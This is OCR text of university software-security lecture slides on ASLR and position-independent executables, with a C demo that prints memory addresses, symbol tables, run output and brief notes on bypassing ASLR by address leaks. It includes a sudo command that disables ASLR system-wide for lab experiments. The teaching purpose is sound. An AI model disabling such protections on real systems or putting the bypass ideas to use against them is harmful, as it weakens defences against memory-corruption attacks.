
CSE 410/518: Software Security

Instructor: Dr. Ziming Zhao

Announcements

1. The instructor will be out of town on Nov 6th. The class will be delivered online on Nov 5th 7:30PM. Students can attend the online session though it is not required. The recording also be provided thereafter.



Last Class

1. Stack-based buffer overflow defense
    a. Stack cookies and how to bypass them

This week

1. Other defense
    a. ASLR
    b. Seccomp
2. Shellcode development

Defense-4:
Address Space Layout Randomization (ASLR)

ASLR History

2001 - Linux PaX patch
2003 - OpenBSD
2005 - Linux 2.6.12 user-space
2007 - Windows Vista kernel and user-space
2011 - iOS 5 user-space
2011 - Android 4.0 ICS user-space
2012 - OS X 10.8 kernel-space
2012 - iOS 6 kernel-space
2014 - Linux 3.14 kernel-space

Not supported well in embedded devices.

Address Space Layout Randomization (ASLR)

Attackers need to know which address to control (jump/overwrite)

- Stack - shellcode
- Library - system()


Defense: let’s randomize it!

- Attackers do not know where to jump...


Position Independent Executable (PIE)

Position-independent code (PIC) or position-independent executable (PIE) is a body of machine code that executes properly regardless of its absolute address.


Process Address Space in General




Traditional Process Address Space - Static Program




Traditional Process Address Space - Static Program w/shared Libs



ASLR Process Address Space - w/o PIE



ASLR Process Address Space - PIE



code/aslr1

```
int k = 50;
int l;
char *p = "hello world";

int add(int a, int b)
{
        int i = 10;
        i = a + b;
        printf("The address of i is %p\n", &i);

        return i;
}

int sub(int d, int c)
{
        int j = 20;
        j = d - c;
        printf("The address of j is %p\n", &j);

        return j;
}

int compute(int a, int b, int c)
{
        return sub(add(a, b), c) * k;
}
```

```
int main(int argc, char *argv[])
{
        printf("===== Libc function addresses =====\n");
        printf("The address of printf is %p\n", printf);
        printf("The address of memcpy is %p\n", memcpy);
        printf("The distance between printf and memcpy is %x\n", (int)printf - (int)memcpy);
        printf("The address of system is %p\n", system);
        printf("The distance between printf and system is %x\n", (int)printf - (int)system);
        printf("===== Module function addresses =====\n");
        printf("The address of main is %p\n", main);
        printf("The address of add is %p\n", add);
        printf("The distance between main and add is %x\n", (int)main - (int)add);
        printf("The address of sub is %p\n", sub);
        printf("The distance between main and sub is %x\n", (int)main - (int)sub);
        printf("The address of compute is %p\n", compute);
        printf("The distance between main and compute is %x\n", (int)main - (int)compute);

        printf("===== Global initialized variable addresses =====\n");
        printf("The address of k is %p\n", &k);
        printf("The address of p is %p\n", p);
        printf("The distance between k and p is %x\n", (int)&k - (int)p);

        printf("===== Global uninitialized variable addresses =====\n");
        printf("The address of l is %p\n", &l);
        printf("The distance between k and l is %x\n", (int)&k - (int)l);

        printf("===== Local variable addresses =====\n");
        return compute(9, 6, 4);
}
```


Check the symbols

nm | sort

```
00001000 t _init
000010c0 T _start
00001100 T __x86.get_pc_thunk.bx
00001110 t deregister_tm_clones
00001150 t register_tm_clones
000011a0 t __do_global_dtors_aux
000011f0 t frame_dummy
000011f9 T __x86.get_pc_thunk.dx
000011fd T add
00001261 T sub
000012c3 T compute
00001307 T main
0000158d T __x86.get_pc_thunk.ax
000015a0 T __libc_csu_init
00001610 T __libc_csu_fini
00001615 T __x86.get_pc_thunk.bp
00001620 T __stack_chk_fail_local
00001638 T _fini
00002000 R _fp_hw
00002004 R _IO_stdin_used
00002358 r __GNU_EH_FRAME_HDR
0000258c r __FRAME_END__
00003ec8 d __frame_dummy_init_array_entry
00003ec8 d __init_array_start
00003ecc d __do_global_dtors_aux_fini_array_entry
00003ecc d __init_array_end
00003ed0 d _DYNAMIC
00003fc8 d _GLOBAL_OFFSET_TABLE_
00004000 D __data_start
00004000 W data_start
00004004 D __dso_handle
00004008 D k
0000400c D p
00004010 B __bss_start
00004010 b completed.7621
00004010 D _edata
00004010 D __TMC_END__
00004014 B l
00004018 B _end
         U __libc_start_main@@GLIBC_2.0
         U memcpy@@GLIBC_2.0
         U printf@@GLIBC_2.0
         U puts@@GLIBC_2.0
         U __stack_chk_fail@@GLIBC_2.4
         U system@@GLIBC_2.0
         w __cxa_finalize@@GLIBC_2.1.3
         w __gmon_start__
         w _ITM_deregisterTMCloneTable
         w _ITM_registerTMCloneTable
```

```
0000000000001000 t _init
0000000000001090 T _start
00000000000010c0 t deregister_tm_clones
00000000000010f0 t register_tm_clones
0000000000001130 t __do_global_dtors_aux
0000000000001170 t frame_dummy
0000000000001179 T add
00000000000011dd T sub
000000000000123f T compute
000000000000127c T main
00000000000014f0 T __libc_csu_init
0000000000001560 T __libc_csu_fini
0000000000001568 T _fini
0000000000002000 R _IO_stdin_used
0000000000002378 r __GNU_EH_FRAME_HDR
000000000000253c r __FRAME_END__
0000000000003d98 d __frame_dummy_init_array_entry
0000000000003d98 d __init_array_start
0000000000003da0 d __do_global_dtors_aux_fini_array_entry
0000000000003da0 d __init_array_end
0000000000003da8 d _DYNAMIC
0000000000003f98 d _GLOBAL_OFFSET_TABLE_
0000000000004000 D __data_start
0000000000004000 W data_start
0000000000004008 D __dso_handle
0000000000004010 D k
0000000000004018 D p
0000000000004020 B __bss_start
0000000000004020 b completed.8059
0000000000004020 D _edata
0000000000004020 D __TMC_END__
0000000000004024 B l
0000000000004028 B _end
                 U __libc_start_main@@GLIBC_2.2.5
                 U memcpy@@GLIBC_2.14
                 U printf@@GLIBC_2.2.5
                 U puts@@GLIBC_2.2.5
                 U __stack_chk_fail@@GLIBC_2.4
                 U system@@GLIBC_2.2.5
                 w __cxa_finalize@@GLIBC_2.2.5
                 w __gmon_start__
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
```

Position Independent Executable (PIE)



x86 Instruction Set Reference

CALL

Call Procedure

Opcode	Mnemonic	Description
E8 cw	CALL rel16	Call near, relative, displacement relative to next instruction
E8 cd	CALL rel32	Call near, relative, displacement relative to next instruction
FF /2	CALL r/m16	Call near, absolute indirect, address given in r/m16
FF /2	CALL r/m32	Call near, absolute indirect, address given in r/m32
9A cd	CALL ptr16:16	Call far, absolute, address given in operand
9A cp	CALL ptr16:32	Call far, absolute, address given in operand
FF /3	CALL m16:16	Call far, absolute indirect, address given in m16:16
FF /3	CALL m16:32	Call far, absolute indirect, address given in m16:32

Description

Saves procedure linking information on the stack and branches to the procedure (called procedure) specified with the destination (target) operand. The target operand specifies the address of the first instruction in the called procedure. This operand can be an immediate value, a generalpurpose register, or a memory location.

This instruction can be used to execute four different types of calls:

Near call
A call to a procedure within the current code segment (the segment currently pointed to by the CS register), sometimes referred to as an intrasegment call.
Far call
A call to a procedure located in a different segment than the current code segment, sometimes referred to as an intersegment call.
Inter-privilege-level far call
A far call to a procedure in a segment at a different privilege level than that of the currently executing program or procedure.
Task switch
A call to a procedure located in a different task.

The latter two call types (inter-privilege-level call and task switch) can only be executed in protected mode. See the section titled "Calling Procedures Using Call and RET" in Chapter 6 of the IA-32 Intel Architecture Software Developer's Manual, Volume 1, for additional information on near, far, and inter-privilege-level calls. See Chapter 6, Task Management, in the IA-32 Intel Architecture Software Developer's Manual, Volume 3, for information on performing task switches with the CALL instruction.

Near Call

PIE Overhead

- <1% in 64 bit

Access all strings via relative address from current rip
lea rdi, [rip+0x23423]

- ~3% in 32 bit

Cannot address using eip
Call __86.get_pc_thunk.xx functions

Temporarily enable and disable ASLR

Disable:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Enable:

```
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

ASLR Enabled; PIE; 32 bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr1
===== Libc function addresses =====
The address of printf is 0xf7d57340
The address of memcpy is 0xf7e55d00
The distance between printf and memcpy is fff01640
The address of system is 0xf7d48830
The distance between printf and system is eb10
===== Module function addresses =====
The address of main is 0x565a32ad
The address of add is 0x565a31dd
The distance between main and add is d0
The address of sub is 0x565a3224
The distance between main and sub is 89
The address of compute is 0x565a3269
The distance between main and compute is 44
The distance between main and printf is 5e84bf6d
The distance between main and memcpy is 5e74d5ad
===== Global initialized variable addresses =====
The address of k is 0x565a6008
The address of p is 0x565a4008
The distance between k and p is 2000
The distance between k and main is 2d5b
The distance between k and memcpy is 5e750308
===== Global uninitialized variable addresses =====
The address of l is 0x565a6014
The distance between k and l is 565a6008
===== Local variable addresses =====
The address of i is 0xfff270bc
The address of j is 0xfff270bc
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr1
===== Libc function addresses =====
The address of printf is 0xf7ded340
The address of memcpy is 0xf7eebd00
The distance between printf and memcpy is fff01640
The address of system is 0xf7dde830
The distance between printf and system is eb10
===== Module function addresses =====
The address of main is 0x565892ad
The address of add is 0x565891dd
The distance between main and add is d0
The address of sub is 0x56589224
The distance between main and sub is 89
The address of compute is 0x56589269
The distance between main and compute is 44
The distance between main and printf is 5e79bf6d
The distance between main and memcpy is 5e69d5ad
===== Global initialized variable addresses =====
The address of k is 0x5658c008
The address of p is 0x5658a008
The distance between k and p is 2000
The distance between k and main is 2d5b
The distance between k and memcpy is 5e6a0308
===== Global uninitialized variable addresses =====
The address of l is 0x5658c014
The distance between k and l is 5658c008
===== Local variable addresses =====
The address of i is 0xffe1175c
The address of j is 0xffe1175c
```

ASLR Enabled; PIE; 64 bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr164
===== Libc function addresses =====
The address of printf is 0x7f1174903e10
The address of memcpy is 0x7f1174a2d670
The distance between printf and memcpy is ffed67a0
The address of system is 0x7f11748f4410
The distance between printf and system is fa00
===== Module function addresses =====
The address of main is 0x55d4942af216
The address of add is 0x55d4942af159
The distance between main and add is bd
The address of sub is 0x55d4942af19a
The distance between main and sub is 7c
The address of compute is 0x55d4942af1d9
The distance between main and compute is 3d
The distance between main and printf is 1f9ab406
The distance between main and memcpy is 1f881ba6
===== Global initialized variable addresses =====
The address of k is 0x55d4942b2010
The address of p is 0x55d4942b0008
The distance between k and p is 2008
The distance between k and main is 2dfa
The distance between k and memcpy is 1f8849a0
===== Global uninitialized variable addresses =====
The address of l is 0x55d4942b2024
The distance between k and l is 942b2010
===== Local variable addresses =====
The address of i is 0x7ffc65ad48ac
The address of j is 0x7ffc65ad48ac
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/aslr1$ ./aslr164
===== Libc function addresses =====
The address of printf is 0x7f0af8132e10
The address of memcpy is 0x7f0af825c670
The distance between printf and memcpy is ffed67a0
The address of system is 0x7f0af8123410
The distance between printf and system is fa00
===== Module function addresses =====
The address of main is 0x5579ce78d216
The address of add is 0x5579ce78d159
The distance between main and add is bd
The address of sub is 0x5579ce78d19a
The distance between main and sub is 7c
The address of compute is 0x5579ce78d1d9
The distance between main and compute is 3d
The distance between main and printf is d665a406
The distance between main and memcpy is d6530ba6
===== Global initialized variable addresses =====
The address of k is 0x5579ce790010
The address of p is 0x5579ce78e008
The distance between k and p is 2008
The distance between k and main is 2dfa
The distance between k and memcpy is d65339a0
===== Global uninitialized variable addresses =====
The address of l is 0x5579ce790024
The distance between k and l is ce790010
===== Local variable addresses =====
The address of i is 0x7ffed9e3c61c
The address of j is 0x7ffed9e3c61c
```

Bypass ASLR

- Address leak: certain vulnerabilities allow attackers to obtain the addresses required for an attack, which enables bypassing ASLR.
- Relative addressing: some vulnerabilities allow attackers to obtain access to data relative to a particular address, thus bypassing ASLR.
